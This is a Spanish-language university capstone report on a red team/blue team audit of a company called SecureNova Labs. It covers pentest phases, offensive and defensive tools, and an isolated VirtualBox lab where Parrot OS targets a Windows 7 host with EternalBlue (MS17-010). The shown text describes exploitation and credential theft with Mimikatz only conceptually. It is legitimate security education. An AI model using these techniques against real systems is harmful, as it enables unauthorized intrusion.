Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Maicon Avendaño Ochoa

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2026

Dedicatoria

A quienes siempre han creído en mi proceso de formación. Este trabajo es el resultado de la disciplina, la perseverancia y el apoyo incondicional de mis seres queridos.

Agradecimientos

Agradezco al ingeniero Eduvin Trigos Sánchez por compartir su experiencia y orientar este proceso formativo con un alto nivel de rigor técnico. De igual manera, a mis compañeros de seminario, con quienes el debate y la práctica enriquecieron mi visión táctica y estratégica de la seguridad informática.

Resumen

Este documento consolida el trabajo técnico realizado durante la auditoría de seguridad para SecureNova Labs. El objetivo principal fue evaluar qué tan preparadas están sus defensas frente a un ataque real en su perímetro. Por el lado ofensivo, se aplicó la metodología Cyber Kill Chain y se logró vulnerar un servidor Windows 7 explotando el protocolo viejo SMBv1 (MS17-010), obteniendo el control total de la máquina. A partir de esa brecha, se adoptó un rol defensivo. El ataque fue contenido, aislando el equipo infectado y cortando la conexión remota del atacante. Para asegurar que esto no vuelva a ocurrir, se propuso cambiar por completo la topología de la red creando zonas aisladas (DMZ, usuarios y Datacenter). Todo este plan fue respaldado usando únicamente software libre, como pfSense, Wazuh y Snort, cumpliendo a la vez con la legislación colombiana. El resultado final es un plan directo para que la empresa fortalezca su infraestructura sin incurrir en costos de licenciamiento.

***Palabras clave*:** Auditoría, ciberseguridad, contención, hardening, pentesting.

Abstract

This document covers the technical work completed during the SecureNova Labs security audit. The main objective was to test the organization's perimeter defenses against a realistic attack scenario. On the offensive side, utilizing the Cyber Kill Chain methodology, a Windows 7 server was compromised by exploiting the outdated SMBv1 protocol via MS17-010. This granted full control over the target machine. Right after the breach, the focus was shifted to a defensive role. The attack was contained by isolating the infected computer and dropping the remote connection. To make sure this does not happen again, a complete change to the network topology was proposed, creating isolated zones for the DMZ, regular users, and the Datacenter. The entire defense plan was built using exclusively open-source software, like pfSense, Wazuh, and Snort, while strictly following Colombian legislation. The result is a direct roadmap for the company to secure its infrastructure without paying for software licenses.

Keywords**:** Audit, containment, cybersecurity, hardening, pentesting.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Blue Team:

Equipo de profesionales de seguridad encargado de la defensa proactiva, el monitoreo y la respuesta a incidentes dentro de una infraestructura tecnológica.

Cyber Kill Chain:

Marco conceptual desarrollado por Lockheed Martin que describe las fases de un ciberataque, desde el reconocimiento inicial hasta la exfiltración de datos.

Hardening:

Proceso de aseguramiento y mitigación implementado directamente en el servidor de Windows 7 mediante la desactivación del protocolo SMBv1 y el despliegue de GPOs basadas en el estándar CIS Benchmarks.

Pivoting:

Técnica de movimiento lateral proyectada en la auditoría para usar el Host-A como puente intermedio, cuyo despliegue completo se vio limitado en el entorno virtual por la capacidad de memoria RAM del hardware anfitrión.

Red Team:

Grupo de seguridad ofensiva que, para el caso de SecureNova Labs, asumió el rol de atacante utilizando Parrot OS con el fin de emular las tácticas de un adversario real y evaluar la resistencia perimetral del Host-A.

Introducción

El mundo de la seguridad informática cambia todos los días. Para mantener a salvo la información de SecureNova Labs, no podemos quedarnos esperando a que ocurra un incidente; tenemos que anticiparnos y buscar los fallos antes de que sean explotados. Este informe agrupa todo el proceso de auditoría realizado en la empresa, mostrando tanto los problemas críticos que fueron encontrados como las soluciones exactas que se implementaron para resolverlos.

A lo largo de este documento se explica la metodología paso a paso. Primero, se definen las reglas del juego revisando las leyes colombianas sobre el manejo de datos, garantizando que todas las pruebas realizadas fueran éticas y legales. Luego, se muestra con evidencia técnica cómo el equipo ofensivo se infiltró en un servidor perimetral que carecía de parches de seguridad, utilizando el conocido exploit EternalBlue.

Pero el trabajo no se limitó a mostrar el error. La segunda mitad del informe detalla la reacción del equipo de respuesta para sacar al atacante del sistema. Además, se explican las herramientas de código abierto utilizadas para rediseñar la red y bloquear este tipo de intrusiones de forma definitiva. Con todo esto, se entrega un diagnóstico real y un plan de acción práctico para fortalecer la seguridad de la compañía.

Justificación

Proteger los datos de una empresa como SecureNova Labs va mucho más allá de instalar un antivirus o un cortafuegos. Se necesita entender exactamente cómo piensan y operan los atacantes para poder armar una defensa que de verdad funcione. Este trabajo se justifica precisamente en esa necesidad: tomar los resultados de un ataque controlado (Red Team) y usarlos para diseñar un plan de respuesta efectivo (Blue Team).

Si no se prueba la resistencia de los servidores propios, un tercero malintencionado lo hará. Por eso, se documenta todo este proceso técnico asegurando siempre el cumplimiento de la ley colombiana sobre delitos informáticos. Con este informe final, se entrega a la gerencia de la organización una hoja de ruta clara, con evidencia técnica y soluciones de bajo costo, para blindar su infraestructura y evitar fugas de información.

Objetivos

Objetivo General

Integrar los resultados obtenidos en las fases de análisis normativo, ciberseguridad ofensiva y defensa activa en un informe técnico gerencial, evidenciando el dominio de estrategias tácticas para el fortalecimiento de la postura de seguridad de la infraestructura de SecureNova Labs.

Objetivos Específicos

Sintetizar el marco ético y legal que regula las operaciones de seguridad informática en el entorno corporativo colombiano.

Exponer las vulnerabilidades identificadas y los vectores de ataque explotados durante las pruebas de intrusión en la infraestructura perimetral.

Sustentar las medidas de contención, la arquitectura de red y la fortificación de sistemas propuestas para mitigar incidentes de seguridad en tiempo real.

Formular recomendaciones estratégicas que promuevan la resiliencia tecnológica de la organización mediante el uso de herramientas de código abierto.

Desarrollo del Informe Técnico

Fundamentos de Operaciones Estratégicas en Ciberseguridad

Introducción a la Ciberseguridad Organizacional

El funcionamiento diario de las organizaciones corporativas depende casi por completo de su arquitectura tecnológica. Por este motivo, la ciberseguridad dejó de ser un área de soporte para convertirse en un elemento crítico que asegura la viabilidad del negocio. Identificar los fallos de un sistema antes de que un intruso los descubra es el objetivo de un enfoque de protección proactivo (Incibe, 2019). Hoy en día, depender exclusivamente de barreras estáticas, como los cortafuegos convencionales, resulta ineficaz para detener intrusiones complejas, lo que obliga a implementar mecanismos dinámicos para evaluar y frenar los ataques informáticos (Kotwani et al., 2023).

Concepto y Funciones del Red Team

El Red Team está conformado por profesionales dedicados a la seguridad ofensiva. Su propósito central consiste en replicar los métodos, las tácticas y las técnicas (TTPs) que emplean los atacantes verdaderos para vulnerar un sistema (Zuluaga Mateus, 2017). Este trabajo va mucho más allá de ejecutar herramientas automatizadas para escanear fallos; se trata de diseñar escenarios de intrusión realistas donde se busca burlar los esquemas de red, aprovechar servicios desactualizados o emplear manipulación psicológica. Las tareas de este grupo abarcan desde el levantamiento exhaustivo de información para conocer la superficie de ataque, hasta la creación de vías de acceso a la medida. Todo esto con el fin de demostrar, mediante pruebas técnicas, el daño que una intrusión causaría a la información sensible de la entidad (Álvarez, 2018).

Concepto y Funciones del Blue Team

Por el lado contrario, el Blue Team se encarga de sostener la barrera defensiva de la empresa de forma activa. Este grupo asume el rol de detectar la presencia de atacantes, frenar su avance y expulsarlos de la red corporativa. Sus labores del día a día incluyen vigilar constantemente el flujo de datos, administrar las plataformas centralizadas de seguridad y eventos (SIEM), y ejecutar los procesos de hardening o endurecimiento de los sistemas (Moreno, 2015). La meta final del Blue Team trasciende la simple respuesta frente a incidentes aislados; su verdadero valor radica en estudiar las rutas de acceso que descubrió el Red Team para establecer nuevas barreras o controles compensatorios, evitando que una misma intrusión vuelva a tener éxito y asegurando que las plataformas sigan operando con normalidad (Zambrano Hernández et al., 2024).

Diferencias y Sinergia Estratégica

La brecha principal entre ambos roles recae en sus propósitos: el equipo rojo se enfoca en quebrar las barreras lógicas utilizando la explotación y el sigilo, mientras que el equipo azul trabaja en descubrir esas irregularidades para incrementar la capacidad de resistencia del entorno. Sin embargo, el objetivo final es el mismo y no debe tratarse como una rivalidad desconectada. Las prácticas combinadas, a las que la industria suele llamar ejercicios Purple Team, logran que los defensores ajusten sus sistemas de alarma y bloqueos utilizando la información real y precisa de los ataques simulados por el equipo ofensivo. Este intercambio de información consolida un proceso de maduración y mejora ininterrumpida en la arquitectura de seguridad de la organización (Chindrus & Caruntu, 2023).

Fases del Pentesting en Arquitecturas Tecnológicas Complejas

La ejecución metodológica de una prueba de penetración, respaldada por marcos como OSSTMM (Zuluaga Mateus, 2017) o modelos orientados al análisis de riesgo (Álvarez, 2018), requiere adaptaciones operativas estrictas cuando el objetivo abarca activos críticos o lazos de control industrial. Actualmente, la revisión de la literatura técnica confirma que el pentesting se ha convertido en un requisito sistemático para evaluar la seguridad real en entornos de red corporativos (Alhamed et al., 2023).

Planificación y Reconocimiento

Consiste en el mapeo de la superficie de exposición y la recopilación de inteligencia (OSINT). En esta fase temprana se emplean herramientas como Maltego para correlacionar relaciones de infraestructura (dominios, registros DNS y direcciones IP) de forma pasiva, sin alertar a los sistemas de prevención perimetral de la organización.

Análisis de Vulnerabilidades

Supone la interacción técnica para descubrir vectores de ataque viables. Aquí se utilizan escáneres automatizados como OpenVAS para cotejar configuraciones y versiones de software contra bases de datos de fallos conocidos. Para calibrar estas herramientas en laboratorios, la industria suele utilizar entornos controlados intencionalmente vulnerables como Metasploitable 2, lo que permite afinar los perfiles no intrusivos para evitar caídas en dispositivos heredados (legacy).

Explotación

Es la materialización empírica del fallo de seguridad. Mediante plataformas como el Metasploit Framework, se busca vulnerar las defensas ejecutando código ofensivo (exploits)

contra los servicios expuestos, confirmando así la severidad real de las brechas detectadas previamente.

Post-Explotación

Una vez vulnerado el perímetro, el auditor evalúa la capacidad técnica del atacante para escalar privilegios y moverse lateralmente. En entornos corporativos, se emplean herramientas como Mimikatz para extraer credenciales alojadas en la memoria de los servidores. Esto permite verificar si los esquemas de segmentación logran contener la amenaza o si existe riesgo de propagación hacia otras subredes.

Elaboración de Informes

Consiste en la traducción del hallazgo técnico hacia la materialización del riesgo operativo. Para consolidar las evidencias y la trazabilidad táctica se utilizan plataformas de gestión colaborativa como Dradis Framework, las cuales permiten estructurar planes de mitigación priorizando la continuidad del negocio por encima del simple parcheo de software.

La Sinergia Estratégica entre Red Team y Blue Team

La dinámica entre los equipos ofensivos (Red Team) y defensivos (Blue Team) en infraestructuras complejas no debe concebirse como una competencia destructiva, sino como un ejercicio colaborativo continuo orientado a mejorar la postura de seguridad global (Kotwani et al., 2023). Mientras que el Red Team asume la mentalidad y las tácticas de un cibercriminal para descubrir vulnerabilidades no documentadas en el perímetro de SecureNova Labs, el Blue Team utiliza esos hallazgos empíricos para fortalecer las defensas y afinar las alertas tempranas (Chindrus & Caruntu, 2023). En el caso específico del servidor Windows 7 auditado, la intrusión ofensiva validó empíricamente que las políticas preventivas estaban fallando, proporcionando al equipo defensivo los indicadores de compromiso (IoC) exactos y necesarios para calibrar el

firewall y el IPS, mitigando así el riesgo de una afectación directa al hardware o a la continuidad de la infraestructura tecnológica (Rajendran et al., 2011).

El Pentesting como Control Preventivo Estructurado

Auditar la seguridad de los sistemas informáticos no consiste simplemente en ejecutar comandos o herramientas de código abierto de manera arbitraria, sino en emular metódicamente el comportamiento y las tácticas de un adversario real bajo un marco estrictamente ético y controlado (Incibe, 2019). La aplicación de metodologías abiertas y estandarizadas de testeo de seguridad, como el OSSTMM, proporciona a los ingenieros y equipos de Red Team una guía rigurosa para medir la efectividad de las defensas lógicas y perimetrales sin interrumpir la operación normal del negocio (Zuluaga Mateus, 2017).

En el contexto de esta auditoría corporativa, el pentesting permitió evidenciar sin lugar a duda que la falta de actualización del protocolo SMBv1 era una vulnerabilidad crítica materializable. Este proceso valida de manera concluyente que el hackeo ético estructurado es, por excelencia, el mecanismo preventivo más efectivo del que dispone una organización para descubrir sus propias fallas de arquitectura antes de que sean mapeadas y explotadas maliciosamente por terceros.

Definición de Herramientas y Servicios de Evaluación Técnica

El desarrollo de un análisis ofensivo y defensivo requiere un ecosistema de herramientas especializadas para cada fase del Cyber Kill Chain.

Para auditar y proteger arquitecturas de misión crítica, la selección instrumental debe garantizar precisión analítica sin sacrificar la estabilidad de los servicios. A continuación, se detallan las herramientas utilizadas durante la ejecución de la auditoria.

Entornos de Auditoría

Kali Linux y Parrot OS: Los sistemas operativos orientados a la ciberseguridad, como Kali Linux o Parrot Security OS, proporcionan un entorno preconfigurado que agrupa cientos de herramientas de análisis forense, ingeniería inversa y explotación. Al basarse en arquitecturas Linux optimizadas, estas distribuciones permiten a los ingenieros ejecutar escaneos de red de alta velocidad y compilar código malicioso de forma estable, sirviendo como la plataforma central desde la cual se orquesta toda la auditoría técnica.

Nmap (Network Mapper)

Trasciende la definición clásica de un simple escáner de puertos. En la ingeniería de ciberseguridad, esta herramienta se emplea para mapear topologías complejas y validar empíricamente las listas de control de acceso (ACL). Su uso permite confirmar que las políticas de filtrado entre redes segregadas cumplan con los principios de aislamiento a nivel de protocolo (Sanne, 2024).

Wireshark

Analizador de protocolos de red indispensable para las operaciones del Blue Team. Permite capturar el tráfico en vivo y decodificar paquetes a un nivel micro-técnico. Durante un incidente de seguridad, los defensores utilizan Wireshark para analizar el flujo de datos, aislando comunicaciones sospechosas, identificando la transferencia de información en texto claro o diseccionando las firmas hexadecimales de un ataque de desbordamiento de búfer en curso.

OpenVAS

Opera como un motor avanzado para el diagnóstico de vulnerabilidades conocidas. Su implementación en auditorías de infraestructura requiere la afinación de perfiles de escaneo no intrusivos. Esta parametrización es vital para evitar la degradación del servicio al interactuar con

controladores o servidores de alta disponibilidad que no están diseñados para asimilar tráfico anómalo.

Metasploit

Actúa como la plataforma principal de validación ofensiva. Facilita el ensamblaje y ejecución de pruebas de concepto (exploits) contra objetivos específicos, otorgando a los analistas la evidencia concluyente necesaria para demostrar cómo un fallo en el código puede desencadenar un compromiso total de la infraestructura auditada.

CVE (Common Vulnerabilities and Exposures)

Resuelve un problema práctico en la ingeniería de seguridad: la ambigüedad al reportar fallas. Administrado por MITRE, este índice asigna códigos únicos que garantizan la interoperabilidad de las herramientas defensivas. En la práctica, cruzar los hallazgos de un pentesting con normativas rigurosas como el NIST SP 800-82 solo es posible gracias a estos identificadores, los cuales dictan exactamente qué control compensatorio requiere cada vulnerabilidad descubierta.

ExploitDB

Funciona como un repositorio táctico de vulnerabilidades comprobadas y códigos de explotación. Para las operaciones de Blue Team, actúa como un laboratorio de disección: los defensores analizan las mecánicas de los ataques documentados para desarrollar firmas de bloqueo personalizadas en sistemas de prevención de intrusos (IPS), una estrategia indispensable cuando el parcheo directo del sistema no es viable a corto plazo.

Escenario Práctico: Banco de Trabajo (SecureNova Labs)

Para dar cumplimiento a los requerimientos de simulación técnica exigidos por SecureNova Labs, se procedió con el despliegue de un entorno de laboratorio aislado utilizando

el hipervisor tipo 2 Oracle VM VirtualBox. La arquitectura del banco de pruebas exige garantizar la interoperabilidad de los nodos sin saturar los recursos del equipo anfitrión (Host), por lo cual la inicialización de las máquinas se ejecutó de manera escalonada, arrancando en primera instancia el entorno de víctima (Windows) seguido por el entorno de auditoría (Parrot).

Para garantizar el aislamiento y la comunicación entre ambos nodos, los adaptadores de red se reconfiguraron bajo el esquema de "Red NAT Seminario_UNAD-2026", permitiendo la asignación dinámica de direccionamiento IP dentro de un mismo segmento lógico. Como se observa en la Figura 1, se estableció esta configuración inicial para el equipo objetivo.

Metodologías de Evaluación y Gestión de Riesgos

La estandarización de las pruebas de penetración es un paso imperativo para garantizar que los resultados de la auditoría sean reproducibles, técnicamente medibles y legalmente defendibles ante la gerencia de la organización (Alhamed et al., 2023). Al adoptar marcos de referencia formales, como la Metodología Abierta de Testeo de Seguridad (OSSTMM), el auditor tiene la capacidad de cuantificar el nivel de seguridad operacional (OPSEC) de la red, midiendo con precisión la superficie de ataque disponible y las interacciones de confianza (Zuluaga Mateus, 2017).

Esta aproximación metodológica, intrínsecamente basada en la gestión de riesgos, permite a entornos corporativos como SecureNova Labs priorizar la remediación de aquellas brechas que representan una amenaza inminente para la continuidad del negocio, desplazando el enfoque de un simple escaneo automatizado hacia una auditoría de seguridad integral y orientada a los procesos críticos (Álvarez, 2018). Además, la utilización de herramientas de escaneo y mapeo de redes, como Nmap y OpenVAS, debe alinearse estrictamente con metodologías de

identificación proactiva para evitar interrupciones no planificadas en la disponibilidad de los servicios en producción (Sanne, 2024).


Simulación para la Formación Defensiva

La extrema criticidad y complejidad de las topologías corporativas modernas hace absolutamente prohibitivo realizar pruebas destructivas o inyecciones de exploits directamente sobre los servidores de producción de la compañía. Por esta razón técnica y operativa, el diseño de arquitecturas de laboratorio virtualizadas se ha consolidado como un estándar indispensable en la industria. Estos entornos cerrados permiten la investigación detallada sobre las técnicas, herramientas y metodologías de pruebas de seguridad en un ambiente completamente aislado y seguro (Sanne, 2024).

De la misma manera en que la industria de la ciberseguridad utiliza de forma rutinaria máquinas y sistemas operativos intencionalmente vulnerables para calibrar y entrenar sus sistemas de detección de intrusos, la creación del entorno virtualizado de SecureNova Labs con el objetivo en Windows 7 y el nodo de ataque en Parrot OS facilitó la ejecución de la prueba de concepto (PoC) del exploit EternalBlue. Esta simulación en un dominio de colisión encapsulado permitió estudiar el comportamiento del código malicioso a nivel de Kernel sin poner en riesgo la integridad de la red del hardware anfitrión físico, demostrando la vital importancia de los entornos de laboratorio para el entrenamiento táctico de los equipos de respuesta a incidentes (Blue Team).

Figura 1

Configuración del entorno virtualizado y asignación de segmento de Red NAT W7




Nota. Captura de pantalla de la configuración del adaptador de red en VirtualBox para la máquina objetivo.

Con el entorno de la víctima preparado, es indispensable que la máquina de ataque se asigne al mismo dominio de colisión para asegurar la visibilidad del tráfico. Esto se complementa con la Figura 2, que detalla la parametrización del entorno de Parrot OS. La asignación del adaptador en este modo garantiza que los nodos operativos coexistan, habilitando el enrutamiento interno de paquetes sin exponer los servicios a la red física del anfitrión.

Figura 2

Configuración del entorno virtualizado y asignación de segmento de Red NAT Parrot




Nota. Enlace de la máquina virtual de ataque (Parrot OS) al mismo segmento lógico NAT.

Para corroborar la correcta adjudicación dinámica por parte del servicio DHCP integrado en el hipervisor, se procedió a verificar el direccionamiento desde la terminal del sistema operativo auditor. El resultado de esta validación se presenta en la Figura 3.

En esta evidencia se detalla la parametrización de red del VirtualBox. La asignación del adaptador en modo 'Red NAT Seminario_UNAD-2026' garantiza que los nodos operativos (Windows y Parrot Linux) coexistan dentro del mismo dominio lógico. Esto permite la adjudicación dinámica de direccionamiento IP interno y el enrutamiento de paquetes entre las máquinas virtuales, garantizando un entorno de pruebas cerrado que no expone los servicios vulnerables a la red física del anfitrión.

Figura 3

Comprobación de direccionamiento lógico en la máquina de auditoría




Nota. Confirmación de la asignación de la IP 172.16.2.4 en Parrot OS.

Inmediatamente después, se requirió validar que el servidor Windows también hubiera tomado una dirección válida dentro del mismo segmento 172.16.2.X para asegurar la interoperabilidad estructural del laboratorio de SecureNova Labs. La salida del comando interno se muestra en la Figura 4.

Figura 4

Comprobación de direccionamiento lógico en el objetivo W7



